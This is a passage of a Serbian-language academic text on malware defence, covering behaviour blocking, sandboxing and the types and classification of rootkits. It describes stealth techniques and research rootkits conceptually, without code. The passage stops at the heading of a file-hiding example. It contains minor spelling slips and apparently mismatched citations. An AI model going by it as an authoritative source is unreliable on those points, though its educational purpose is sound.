
SEDAMNAESTO POGLAVLJE

Blokiranje ponašanja

Ovo je još jedan set pokušaja da se blokira infekcija bazirana na ponašanju aplikacija. Jedan od prvih antivirusnih rešenja, FluShot, pripada ovoj klasi kompjuterske zaštite. Na primer, ukoliko aplikacija otvori drugi izvršni fajl da bi pristupila njemu radi pisanja, bloker izbacuje upozorenje tražeći odobrenje korisnika. Loša strana ove tehnike je veliki broj upozorenja te je manje prihvatljivija od provere integriteta. Idući dublje, ponašanje svake klase malicioznih kodova je poprilično različito, i broj obrazaca ponašanja koje prouzrokuju infekciju može biti beskonačan.

Problem postaje još veći, jer je veoma teško implementirati blokiranje ponašanja ukoliko sam sistem ne obezbedi dobru zaštitu memorije. Čak i tada malware mogu skoknuti u privilegovani mod.

Neki maliciozni kodovi mogu čekati veoma strpljivo sve dok im se ne odobri pristup pisanju unutar objekata. Ovakvi maliciozni kodovi su poznati pod imenom spori infektori. Ovakvi virusi tipično čekaju trenutak kada korisnik napravi kopiju izvršnog objekta, onda virus koji je već učitao u memoriji je sposoban inficirati metu u fajlu pre nego li se fajl sačuva na disku. Spori infektori napadaju blokatore ponašanja veoma efikasno, ali su u stvari prava noćna mora za proveru integriteta[1].



Slika 16. Grafički prikaz zaobilaženja tehnike blokiranja ponašanja

Na slici dole prikazanoj Peter Szor je došao do jedne teorije ove vrste napada kada su ga kompanije koje implementiraju ovu tehniku angažovale da testira njihove proizvode. Oni su bili veoma iznenađeni kada su im prezentovani propusti u zaštiti. Neki od ovih sistema koje je testirao Peter Szor su zaštitni antivirusni i firewall proizvodi implementirani u hardware. Nijedno zaštitno rešenje nije uspelo da se izbori sa specifičnim napadom, gore prikazanim na slici, koji je izumeo Peter Szor. Na svu sreću ni jedan virus do dana današnjeg ne koristi ovaj trik za iskorištavanje propusta tehnike blokiranja ponašanja[2].

Reference

[1] Dr. Vesselin Bontchev , personal communication, 2004.

[2] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

OSAMNAESTO POGLAVLJE

Send-Boxing

Send-boxing sistema je relativno novi pristup u rešavanju problema malicioznih kodova. Send-boxing predstavlja zatvor, virtualni podsistem, aktuelnog operativnog sistema. Ideja se sastoji u tome da se puste sumljivi programi da se pokrenu u virtuelnoj mašini i imaju pristup istim informacijama kao u lokalnoj mašini, stim što se unutar tog zatvora nalaze samo kopije. U virtualnom sistemu, novi sumljivi program, kao što je virus, biće u mogućnosti da čita fajlove koji su na pravom sistemu, čak će moći čitati registry ključeve, ali su njegove mrežne mogućnosti umanjene. Ukoliko pokuša da napravi neke promene, on ih pravi unutar replike virtualnog sistema ili kaveza. Virus je u mogućnosti da radi šta god hoće, ali samo unutar kaveza, a ne u realnom sistemu. Ovo je izuzetno dobra tehnika i sa stanovništa proučavanja samog malicioznog koda, mini laboratorija.

Na žalost, ovo rešenje ima i nekoliko ozbiljnih mana:

- Snd-boxing izaziva probleme sa kompatibilnošću. Mrežna funkcionalnost software-a u virtualnoj mašini je smanjena, tako da nije kompatibilna sa svim programima.
- Koncept je baziran na poverenju. Ukoliko korisnik pokrene aplikaciju iz poverljive zone, realni sistem će se inficirati i zaštita send-boxing sistema može biti uklonjena.
- Send-boxing veoma teško izlazi na kraj sa retro virusima koji iskorišćavaju mrežne servise.
- Ovakav sistem dosta zavisi od specifičnosti klijenta. Na primer, send-boxing može raditi odlično sa nekoliko verzija Outlooka, ali može biti totalno nekompatibilan sa ostalim email klijentima.
- Virtualni sistem može imati bezbedonosne propuste koji mogu biti slični kao kod blokiranja ponašanja sistema. Snalažljivi maliciozni kod može izvršiti nepoželjne funkcije u stvarnoj mašini umesto u virtuelnoj.

I pored svih nedostataka ova tehnika će se vremenom sve više usavršavati i postati nezaobilazan faktor zaštitnih programa[1].

Reference

[1] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

DEVETNAESTO POGLAVLJE

Tehnike detekcije i prevencija od Rootkita

19.1 Osnovno o rootkitu

Iako nema konsenzusa oko definicije rootkita (najpribližniji prevod na našem jeziku bi bio alat za prikrivanje napadača, te će se stoga koristiti ravnopravno u ovom delu rada) on se obično definiše kao: alat ili skup alata koji pomoću tehnika za skrivanje (stealth) nastoje trajno očuvati prisutnost napadača ili aktivnog koda na sistemu. Važno je uočiti da se rootkit ne koristi za zadobivanje pristupa računalu i administratorskim ovlašćenjima, to se postiže na neki drugi način, već se njime samo zadržavaju ta prava na način da se ta prisutnost u sistemu skriva od administratora, programa za nadzor sistema i detekciju zlonamernog i neželjenog koda.

Da bi ispunio svoj cilj alat za prikrivanje napadača može skrivati: procese, fajlove, mape, uređaje, registry ključeve, servise, mrežne portove, veze, skrivene kanale (covert channels), memorijske stranice, mutacije podataka i izvršnog koda, virtualne mašine itd. Alat za prikrivanje napadača često se kombinuje sa raznim oblicima malicioznog koda, ali ga koriste i unutar nekih sigurnosnih programa kao što su: antivirusni programi, firewalli, intrusion detection/prevention systems-i(IDS/IPS).

Prvi alati za prikrivanje napadača javili su se u kasnim osamdesetim[1] na Unixu, a koristili su jednostavne tehnike za prikrivanje tragova kao što je brisanje log fajlova. Sa vremenom su alati za prikrivanje napadača evoluirali u mnogo sofisticiranije i moćnije oblike, a zadnjih godina došlo je do naglog porasta njihove brojnosti i kompleksnosti. Microsoft je objavio izveštaj[2] u kojem stoji da je u periodu od januara 2005. do februara 2006. na 14% računara, na kojima je pronađen neki oblik malicioznog koda pomoću Malicious Software Removal Toola, je bilo inficirano rootkitima.

Iz McAfee-vog izveštaja[3] vidi se kolika je brzina rasta pojave alata za prikrivanje napadača. U 2005 zabeležili su oko 6 puta više infekcija alatima za prikrivanje napadača nego u 2004.godini, a u samo prvom kvartalu 2006. broj detekcija bio je nešto veći nego u celoj 2005. godini.

Alati za prikrivanje napadača javljaju se na raznim platformama i operativnim sistemima, Unix, Linux, Mac OS X, Windows, i nisu samo problem Windows operativnih sistema. Uzimajući u obzir veliku raširenost Windowsa, oni su u ovom radu postavljeni kao primarni operativni sistemi u navođenju pojedinih detalja i mehanizama operativnih sistema.

19.2 Generalna podela na tipove

Postoje najmanje pet vrsti Rootkita: firmware, virtualized, kernel, library i aplikacijski.

19.2.1 Firmware

Firmware Rootkiti koriste firmware platformske urđaje kako bi se napravio otporan malware. Rootkiti se mogu uspešno kriti u firmware, jer firmware veoma često nije podložan ispitivanju integriteta koda. John Heasman je demonstrirao sposobnosti firmware Rootkita u obe ACPI firmware rutine i u PCI proširene karte ROM-a.


19.2.2 Virtualizirani

Ovakvi Rootkiti funkcionišu modifikujući boot sekvence mašine omogućujući svoje loadovanje umesto originalnog operativnog sistema. Jednom loadovani u memoriju, virtualizovani Rootkit onda loaduje originalni operativni sistem kao vituelnu mašinu, na ovaj način omogućeno je Rootkitu presretanje hardware-skih poziva od strane gostujućeg operativnog sistema. SubVirt labaratoriski Rootkit, razvijen zajedničkom saradnjom istraživača Microsofta i Univerziteta Michigan, je jedan primer Rootkita baziranog na virtualnoj mašini (VMBR), drugi je Blue Pill.

19.2.3 Kernel Rootkit

Kernel Rootkit dodaje svoj kod menjajući deo operativnog sistema, uključujući kernel i systemske drajvere. Većina operativnih sistema ne forsiraju bilo kakvu bezbedonosnu razliku između kernela i drajvera. Kao takvi, mnogi kernel Rootkiti su razvijeni kao drajveri ili učitavajući moduli, kao na primer, Loadable kernel Modules u Linuxu ili sistemski drajveri u Microsoftu. Ovakvi Rootkiti su opasni, zbog neograničenog siguronosnog pristupa malicioznog koda koji je preovladao, bez obzira na svrhu u koju će se Rootkit upotrebiti. Bilo koji kod koji operiše u kernel nivou može imati ozbiljne uticaje na stabilnost čitavog sistema u slučaju grešaka prisutnih u samom kodu. Prvi i originalni Rootkiti nisu operisali u kernelu, već su bili jednostavna zamena standardnih programa na user nivou. Iako su tradicionalno siguronosne nadogradnje prvo napravljene na Unix sistemima, prvi kernel Rootkit je napravljen za Windows NT 4.0 i pušten sredinom 1990. godine od strane Greg Hogulunda.


Kernel Rootkiti su naročito opasni jer ih strašno teško detektovati. Razlog ovakvog teškog detektovanja je taj što funkcionišu na istom nivou kao i sam operativni sistem, oni mogu modifikovati ili oboriti bilo koji zahtev načiwen od software na sistemu. pri ovakvoj sistuaciji, samom sistemu se ne može verovati. U ovakvim slučajevima jedini odgovor bi bio systemska analiza offline, koristeći drugi sistem od poverenja koji nije zaražen i nameštanje hard drajva inficiranog sistema kao izvor.



Slika 17. Grafički prikaz delovanja kernel rootkita

19.2.4 Rootkit biblioteka

Rootkit biblioteka veoma često patchuje, hookuje, ili menja sistemske pozive sa verzijama koje kriju informacije o napadaču. Mogu se naći, barem teoretski, ispitujući kodove biblioteka na promene u njima, ili na originalno distribuiranim paketima biblioteka. U praksi, različitost modifikovanih biblioteka distribuiranih sa aplikacijama i servisnim pakovima čine ovaj posao težim nego što bi trebao biti.



Slika 18. Grafički prikaz delovanja rootkit biblioteka

19.2.5 Aplikacijski Rootkiti

Aplikacijski Rootkiti mogu zameniti regularne delove aplikacija sa trojanizovanim lažnjacima, ili pak mogu modifikovati ponašanja postojećih aplikacija koristeći hookove, patcheve, ubačene kodove, ili koristeći neke druge načine.

Reference


- [1] A. D. Joseph, Rootkits, Lecture slides for Computer Security course from UC Berkley, 2005; inst.eecs.berkeley.edu/~cs161/fa05/Notes/cs161.1202.pdf
- [2] M. Braverman et al., Windows Malicious Software Removal Tool: Progress Made, Trends Observed, A White Paper from the Microsoft Antimalware Team, 2006;
- [3] McAfee, Inc, Rootkits, Part 1 of 3: The Growing Threat, White Paper, 2006; www.mcafee.com/us/local_content/white_papers/threat_center/wp_akapoor_rootkits1_en.pdf

DVADESETO POGLAVLJE

Klasifikacija alata za prikrivanje napadača

20.1 Klasifikacija utemeljena na postojanosti

Alati za prikrivanje napadača mogu se podeliti u dve grupe s obzirom na to da li se koriste za svoje spremanje u trajnu memoriju ili ne. Rootkiti koji koriste trajnu memoriju mogu se dalje podeliti u dve podgrupe kao što se i vidi na slici ispod.



Slika 19. Klasifikacija rootkita utemeljena na postojanosti

20.1.1 Postojan alat za prikrivanje napadača

Postojan rootkit može preživeti isključivanje i ponovo pokretanje kompjutera (system reboot). Zbog toga mora koristiti neki oblik trajnog skladišta, tipično hard disk, te mora imati mehanizam za automatsko pokretanje nakon novog uključivanja kompjutera. Zbog tih svojih karakteristika lakše ga je detektovati nego nepostojane alate za prikrivanje napadača.

Postojan alat za prikrivanje napadača može se podeliti u dve potkategorije:

a) Standardan postojan alat za prikrivanje napadača koristi sekundarnu memoriju koja je i inače namenjena za spremanje programa i podataka, npr. hard disk, flopi, optički diskovi i sl. Najveći broj alata za prikrivanje napadača može se smestiti upravo u ovu kategoriju.

b) Alat za prikrivanje napadača ugrađen u mašinu, odnosno memoriju koja je ekskluzivno namijenjena za hardver kao što su BIOS i ostali firmware. Ovaj tip alata za prikrivanje napadača teško je proizvesti s obzirom da zavisi od hardvera i za njegovu implementaciju potrebno je poznavati jezike vrlo niskog stepena, kao na primer mašinski jezik. Ipak nedavno je J. Heasman proizveo alate za prikrivanje napadača kao dokaz koncepta[1],[2] koji se skrivaju u BIOS-u i programirljivoj ROM memoriji unutar PCI uređaja. Obzirom da se mnogi uređaji mogu nadograditi direktno iz Windowsa bez potrebe za gašenjem i paljenjem kompjutera, napadač ne mora neophodno imati fizički kontakt s kompjuterom.

Uzimajući u obzir da ovaj alat za prikrivanje napadača ne ostavlja trag na hard disku teško ga je detektovati, a kada se i detektuje, veoma je težak za uklanjanje. On može preživeti ne samo reinstalaciju operativnog sistema, nego i zamenu hard diska. Osim toga postoji i teoretska pretnja da bi neko uspeo proizvesti alat za prikrivanje napadača koji bi reprogramirao mikro kod centralnog procesora i time uveo instrukcije kojima bi mogao zaobići razdvajanje prstena u kojima se izvode instrukcije. Ipak, takvo nešto još niko nije uspeo napraviti, jer proizvođači skrivaju procedure izmene mikrokoda, a neki od njih koriste i kriptovanje da bi onemogućili takav maliciozni postupak.

20.1.2 Nepostojan alat za prikrivanje napadača

Ovaj tip rootkita svoj programski kod sprema samo u radnu memoriju kompjutera koja nakon gašenja kompjutera gubi svoj sadržaj, te kao posledica toga on ne može preživeti gašenje i paljene kompjutera. Ovo ga na prvi pogled čini inferiornim, ali zbog toga ga je mnogo teže detektovati i sprovesti nad njim forenzičku analizu. Iako se čini neverovatno čini se da danas ne postoji siguran i pouzdan način čitanja radne memorije kompjutera, a odspajanje od sistema i izdvajanje memorijskih modula za analizu nije moguće, kao što je to moguće sa hard diskovima, jer se gašenjem kompjutera gubi sadržaj. Važno je imati na umu i činjenicu da neki delovi kompjutera rade jako dugo bez

isključivanja sistema, pa tako nepostojan alat za prikrivanje napadača može biti dugo aktivan na sistemu gotovo kao i nepostojan.

20.2 Klasifikacija utemeljena na nivou apstrakcije

Drugi način klasifikacije može se sprovesti u odnosu na nivo apstrakcije u kojoj alati za prikrivanje napadača rade. Po pravilu alat za prikrivanje napadača koji koristi niži nivo apstrakcije ima daleko veću moć, ali ga je zato i puno teže napraviti, a i puno je osetljiviji na promene i nadogradnje sistema. Naravno alat za prikrivanje napadača koji radi na nižem nivou apstrakcije može imati i pojedine module na višim stepenima apstrakcije.



Slika 20. Klasifikacija utemeljena na nivou apstrakcije

20.2.1 Alat za prikrivanje napadača u korisničkom načinu rada

Procesi koji se izvode u korisničkom načinu rada imaju ograničene resurse i ne ugrožavaju jezgro operativnog sistema. Razvoj bilo kakvih programa, pa tako i alata za prikrivanje napadača na sistemu mnogo je jednostavnije nego razvoj programa koji rade na nižim nivoima apstrakcije.

Možemo razlikovati sledeće podtipove :

a) **Alat za prikrivanje napadača na aplikacijskom nivou** - može u celini zameniti pojedinu regularnu aplikaciju ili samo izmeniti njen kod u fajlu ili njenu sliku procesa u radnoj memoriji.

b) **Alat za prikrivanje napadača na nivou biblioteke** - zamenjuje ili modifikuje DLL biblioteku i na taj način menjaju ponašanje svih aplikacija i drugih biblioteka koji koriste dotičnu DLL biblioteku

20.2.2 Alat za prikrivanje napadača u jezgrinom načinu rada

Ovakvi tipovi rootkita imaju neograničen pristup hardveru, osjetljivim strukturama operacijskog sistema i privilegovanim procesorskim instrukcijama. On je u pravilu moćniji od rootkita koji radi u korisničkom načinu rada, ali ga je i teže napraviti.

Možemo ga podijeliti u dvije podgrupe:

a) **Alat za prikrivanje napadača koji modifikuje statičke podatkovne strukture** - menja podatke kao što su izvršni fajlovi i njihove slike u memoriji. Ti se podaci ne bi smeli menjati u normalnim okolnostima, menjaju se samo sa nadogradnjom operativnog sistema, najčešće kroz zakrpe.

b) **Alat za prikrivanje napadača koji menja dinamičke jezgrine objekte** (Dynamic kernel object manipulation, DKOM) menja važne podatkovne strukture koje su i dizajnirane tako da ih dinamički menjaju aktivni procesi sistema. Primer dinamičkog jezgrinog objekta je lista procesa koju održava operativni sistem.

20.2.3 Hipervizorski alat za prikrivanje napadača

Hipervizorski alat za prikrivanje napadača je novi tip rootkita koji se je nedavno pojavio potstaknut razvojem virtualizacijske tehnologije. Rootkit koji je hipervizor (hypervisor), ili kako se još naziva upravitelj virtualne mašine (virtual machine monitor/manager, VMM), postavlja se ispod operativnog sistema i tako njime manipulira i kontroliše način na koji on vidi svoju okolinu u kojoj se izvodi. Postoje razni oblici virtualizacije, na primer hipervizor može u potpunosti emulirati hardver za gostujući operativni sistem (OS) i interpretirati sve instrukcije, može dozvoliti direktno izvođenje neprivilegovanih procesorskih instrukcija, a emulirati privilegovane instrukcije, takođe mogu se koristiti i posebne hardverske instrukcije za efikasnu virtualizaciju. Trenutno su poznata tri hipervizorska rootkita: SubVirt, Blue Pill i Vitriol.

a) **Programski zasnovan hipervizorski alat za prikrivanje napadača** - ne koriste hardverske ekstenzije za efikasniju virtualizaciju. Verovatno jedini takav hipervizorski rootkit nazvan SubVirt nastao je kao zajednički istraživački projekat [3] Univerziteta u Michiganu i Microsoft Research-a. Oni su svoj rootkit utemeljili na komercijalno dostupnim upravljačima virtualnim strojevima: VMware i Virtual PC. SubVirt se pokreće pre operativnog sistema tokom

podizanja sistema, te se dakle radi o postojanom programski zasnovanom hipervizorskom rootkitu.

b) Mašinsko potpomognut hipervizorski alat za prikrivanje napadača. Nedavna pojava hardverskih ekstenzija za efikasnu virtualizaciju koje su razvili dva najveća proizvođača x86 procesora Intel i AMD omogućila je razvoj tankih hipervizora koji su omogućili virtualizaciju sa malim smanjenjem performansi sistema, što je naročito pogodno za razvoj hipervizorskih rootkita. Dvoje nezavisnih istraživača razvili su hipervizorske rootkite koji koriste hardverske ekstenzije: J. Rutkowska napravila je Blue Pill[4] koristeći AMD-ovu tehnologiju, D. A. D. Zovi je razvio Vitriol[5] koji koristi Intelove hardverske ekstenzije. Oba rootkita su nepostojani rootkiti, a moguće ih je pokrenuti bez isključivanja i ponovnog uključivanja sistema.

Reference

[1] J. Heasman, Implementing and Detecting an ACPI Rootkit, *presented at Black Hat Federal, 2006*; www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Heasman.pdf

[2] J. Heasman, Implementing and Detecting a PCI Rootkit, *White Paper, 2006*; www.ngssoftware.com/research/papers/Implementing_And_Detecting_A_PCI_Rootkit.pdf

[3] S. T. King, P. M. Chen, Y. Wang, C. Verbowski, H. J. Wang, J. R. Lorch, SubVirt: Implementing malware with virtual machines, *to appear in Proc. IEEE Symposium on Security and Privacy, May 2006*

[4] D. A. D. Zovi, Hardware Virtualization Rootkits, *Black Hat USA 2006*; www.blackhat.com/presentations/bh-usa-06/BH-US-06-Zovi.pdf

[5] J. Rutkowska, Subverting Vista Kernel For Fun And Profit, *SyScan and Black Hat conferencies in 2006*; www.blackhat.com/presentations/bh-usa-06/BH-US-06-Rutkowska.pdf

DVADESETPRVO POGLAVLJE

Tehnike koje koriste alati za skrivanje napadača

Postoje različite metode koje može koristiti rootkit da bi postao skriven odnosno da bi sakrio druge aktivnosti na kompjuteru: on može jednostavno zameniti neki fajl sistema, izmeniti tok izvođenja instrukcija, manipulirati podacima jezgra ili iskoristiti virtualizacijsku tehnologiju.

21.1 Primeri rada alata za skrivanje napadača

Primer 1 - skrivanje fajlova (rootkit na nivou biblioteke).

